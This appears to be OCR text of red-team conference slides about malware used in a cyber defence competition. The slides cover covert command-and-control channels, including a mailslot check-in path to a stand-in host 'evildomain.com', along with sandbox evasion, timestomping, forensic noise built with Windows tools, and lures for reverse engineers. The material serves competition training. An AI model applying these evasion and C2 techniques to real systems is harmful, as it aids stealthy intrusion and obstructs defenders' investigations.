
- Email C2
  - (Outlook and Thunderbird) if in use in the network
- HTTP/S and DNS channels, same as Cobalt Strike
- ICMP, FTP and IMAP channels


## NEGATIVE

- Costs a lot of money
- Huge binary for deployment
- Very few network deployment options
- Not easy to automate


# Mailslot!

- Sorta like a Named Pipe for an entire domain
- Write file:
  - \\.\mailslot\malware\checkin
  - \\team1.com\mailslot\checkin
  - *\mailslot\malware\checkin
- Blends in to SMB traffic, and Impacket's SMB server supports it with some tweaks makes C2 over **UDP 137** if it is allowed outbound
- Max size 424 bytes



# Mailslot!

- Sorta like a Named Pipe for an entire domain
- Write file:
  - \\.\mailslot\malware\checkin
  - \\team1.com\mailslot\checkin
  - *\mailslot\malware\checkin
  - \\evildomain.com\callhome\checkin
- Blends in to SMB traffic, and Impacket's SMB server supports it with some tweaks makes C2 over **UDP 137** if it is allowed outbound
- Max size 424 bytes



# Internet SOC Beatings

What “cloud” means to a malware writer

# What does the blue team do?

- Upload to sites like VirusTotal, Malwr, other sandboxes to find out what the malware does
- Happens on pentests and red team assessments too ☹
  - IT TAKES A LONG TIME TO DEVELOP THESE THINGS ☹

# What are my priorities?

- Add sandbox detection… this is a cat and mouse game
- Make it so you don’t care if they upload it

# What are they using?

- VirusTotal
- AntiVirus auto “cloud” submissions
- Malwr.com
- Others?

# EBowla

https://github.com/Genetic-Malware/Ebowla

# Forensics

HDD, Registry, Memory, Network

# What does the blue team do?

- Sometimes done, but usually a revert is done instead

# What are my priorities?

- Noise. Forensics is getting pretty good these days so instead of worrying about it I just add noise to it
- Time stomp things I want to stay around longer
- Don't use SYSTEM32 or the WINDOWS directory. There are plenty of others ☺

# Noise building - CSC.exe

- C# Compiler installed built in to the .NET framework
- Compile C# code from a text file (.cs) with an output exe to be dumped in the directories in $PATH randomly

# Noise building - Iexpress.exe

- Built-in “packer” for Windows
- Takes a text file and 2 binaries
- Runs both after extraction to %TEMP%, one after the other
- Script to pack calc.exe and mspaint.exe into an exe, and drop it in the same directory as the highest PID process ever 5 minutes

# Reversing

Traditional things malware writers worry about

# What does the blue team do?

- **RARELY** ever happens
- Usually a waste of time in a 48 hour competition

# What are my priorities?

- Make binaries **EXTREMELY** enticing to try to decompile or perform dynamic analysis on
  - Inject your evil stuff into a binary that includes symbols
  - Add “debug” strings
  - Include a “extract” option into the binary
  - Add false argument options
- Toss a bunch of Metasploit binaries on disk everywhere, hide in the noise
- These techniques work on blue teams in the real world, just make sure they aren’t near any sharp objects at the time… for both your and their saftey

# End Result

What did I do?

https://github.com/mubix/ccdc_malware


# This is the end of my talk...

but lets hang out and talk more, I've got stories for days, and I want to hear yours